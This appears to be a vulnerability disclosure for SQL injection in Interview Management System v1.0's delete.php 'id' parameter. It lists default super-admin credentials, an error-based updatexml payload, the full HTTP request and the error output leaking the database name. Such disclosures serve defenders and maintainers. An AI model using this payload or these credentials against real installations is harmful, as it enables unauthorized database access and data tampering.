

main

...

bug\_report / vendors / janobe / interview-management-system / SQLi-2.md



Fright1Moch Create SQLi-2.md

History

1 contributor

32 lines (21 sloc) | 1.18 KB

...

# Interview Management System v1.0 by janobe has SQL injection

BUG\_Author: Fright-Moch

Login account: [janobe@janobe.com](mailto:janobe@janobe.com)/janobe (Super Admin account)

vendors: <https://www.sourcecodester.com/php/14585/interview-management-system-phpmysqli-full-source-code.html>

The program is built using the xampp-php8.1 version

Vulnerability File: /interview/delete.php?action=questiondelete&id=

Vulnerability location: /interview/delete.php?action=questiondelete&id=, id

dbname =sourcecodester\_interviewdb


[+] Payload: /interview/delete.php?action=questiondelete&id=(updatexml(1,concat(0x7e,(select%20database()),0x7e),0)) // Leak place ---> id

GET /interview/delete.php?action=questiondelete&id=(updatexml(1,concat(0x7e,(select%

Host: 192.168.1.19

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate  
DNT: 1  
Cookie: PHPSESSID=fjhrjdpuej6edqv5haoadpj3lc  
Connection: close



**Fatal error:** Uncaught PDOException: SQLSTATE[HY000]: General error: 1105 XPATH syntax error: '~sourcecodester\_interviewdb~' in C:\xampp\htdocs\interview\inc\classes\DB.php:31 Stack trace: #0 C:\xampp\htdocs\interview\inc\classes\DB.php(31): PDOStatement->execute() #1 C:\xampp\htdocs\interview\inc\classes\Delete.php(15): DB->simplequerywithoutcondition('DELETE FROM rep...') #2 C:\xampp\htdocs\interview\delete.php(6): Delete->deleteQuestion() #3 {main} thrown in C:\xampp\htdocs\interview\inc\classes\DB.php on line 31